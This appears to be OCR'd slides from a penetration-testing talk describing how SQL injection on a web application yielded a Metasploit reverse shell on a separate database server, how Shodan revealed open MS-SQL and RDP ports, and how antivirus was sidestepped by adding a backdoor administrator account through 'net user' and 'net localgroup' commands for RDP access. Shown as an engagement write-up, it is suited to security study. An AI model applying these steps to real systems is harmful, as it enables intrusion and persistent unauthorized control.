
What we missed ?

Reverse shell connection origin IP is DIFFERENT from web server's IP




```
PAYLOAD => windows/shell/reverse_tcp
EXITFUNC => process
LPORT => 60077
LHOST => [redacted]
[-] Handler failed to bind to [redacted]:60077:-  -
[*] Started reverse TCP handler on 0.0.0.0:60077
[14:22:32] [INFO] running Metasploit Framework shellcode remotely via shellcodeexec, please wait..
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to [redacted]
[*] Command shell session 1 opened ([redacted]:60077 -> [redacted]:49740) at 2019-10-16 14:22:33 +0000


(c) 2016 Microsoft Corporation. All rights reserved.

[14:24:19] [CRITICAL] timeout occurred while attempting to open a remote session

[*] ending @ 14:24:19 /2019-10-16/
```


Expected architecture design


Application Architecture
Attacker
Web Server + Database
Unknown server
Open ports: 80, 443
Request with reverse shell payload via SQL injection
Process the query in the database
Response returned back to attacker
REVERSE SHELL

Concluded architecture



Application Architecture
Attacker
Web Server
Database
Request with SQL injection payload
Connects to database on another server
Process the query in database
Response to DB queries
Response returned to attacker

Concluded architecture


Application Architecture
Attacker
Web Server
Database
Payload to get reverse shell
Connects to database on another server
Process the query in database
Response to DB queries
Response returned to attacker
REVERSE SHELL CONNECTION

TWO DIFFERENT SERVERS
ONE FOR WEB SERVER AND OTHER FOR DATABASE

Shodan once again for rescue


[redacted]

shodan.io/host/[redacted]

[redacted]

cloud self-signed

City	[redacted]
Country	
Organization	
ISP	
Last Update	
ASN	

Ports

1433 3389

Services

1433 tcp ms-sql

MS-SQL Server

[redacted]

3389 tcp rdp

```
Remote Desktop Protocol
```

[redacted]


SSL Certificate

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            13:f8:d9:b0:08:ee:e7:bb:4c:ee:fb:9e:0d:c6:04:93
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN=[redacted]
```

Shodan once again for rescue

Did you see that?

3389 Port OPEN on new IP :-)



[redacted]
cloud self-signed

City	[redacted]
Country	[redacted]
Organization	[redacted]
ISP	[redacted]
Last Update	[redacted]
ASN	[redacted]

Ports

1433 3389

Services

1433
tcp
ms-sql
MS-SQL Server

[redacted]


3389
tcp
rdp

```
Remote Desktop Protocol
[redacted]
```


SSL Certificate

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            13:f8:d9:b0:08:ee:e7:bb:4c:ee:fb:9e:0d:c6:04:93
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN=[redacted]
```

Application Architecture View


Application Architecture
Attacker
Web Server
Database
Open ports: 80, 443
Open ports: 1433, 3389
Request with SQL injection payload
Connects to database on another server
Process the query in database
Response to DB queries
Response returned to attacker

Application Architecture View



Conclusions so far

- Web server - 80, 443 open
- New server - 1443, 3389 open

1443 - MS SQL SERVER

3389 - RDP CONNECTION

But still

These conclusions are fascinating

But our session gets terminated in

1-5 seconds by AV.

How to fix that?


Think for a min :-)

Way around with Anti-Virus (AV) checks

Remember open RDP service?
We will exploit/leverage the open RDP service to gain persistent access

Way around with Anti-Virus (AV) checks

Remember open RDP service?
We will exploit/leverage the open RDP service to gain persistent access



Computer: Example: computer.fabrikam.com

User name: None specified

The computer name field is blank. Enter a full remote computer name.

But still

- No RDP user login credentials
- No public RCE exploits for RDP service running on the server

Anti-Virus terminates the interactive shell

Leveraging open RDP service

Anti-Virus terminates the interactive shell

Leveraging open RDP service

Anti-Virus terminates the interactive shell

Tricky point (back to Operating System basics):
A process is forked by parent. Even if the parent gets killed, the child process still continues to run

Leveraging open RDP service

Anti-Virus terminates the interactive shell

Tricky point (back to Operating System basics):
A process is forked by parent. Even if the parent gets killed, the child process still continues to run

In our case, interactive terminal gets terminated but initiated PROCESS DOESN'T :-)

Leveraging open RDP service

Anti-Virus terminates the interactive shell

Tricky point (back to Operating System basics):
A process is forked by parent. Even if the parent gets killed, the child process still continues to run

In our case, interactive terminal gets terminated but initiated PROCESS DOESN'T :-)

How can we leverage this functionality for our use case?

Leveraging open RDP service

- Can we try to create a new user via SQL injection?

Leveraging open RDP service

- Can we try to create a new user via SQL injection?

- And then re-use the new credentials to login into remote server via RDP?


Leveraging open RDP service

- Can we try to create a new user via SQL injection?

- And then re-use the new credentials to login into remote server via RDP?


Creating a new user via SQL Injection

Executed below commands to run in background



```
$ net user payatupt PayatuP@s$w03d /add

$ net localgroup Administrators payatupt /add

$ net localgroup "Remote Management Users" payatupt /add
```

Successful RDP login with new credentials



Local Server - Services Detail View

3 Services

Hide Alert Criteria

Start types: Multiple
Service status: All
Services: All
Servers: All

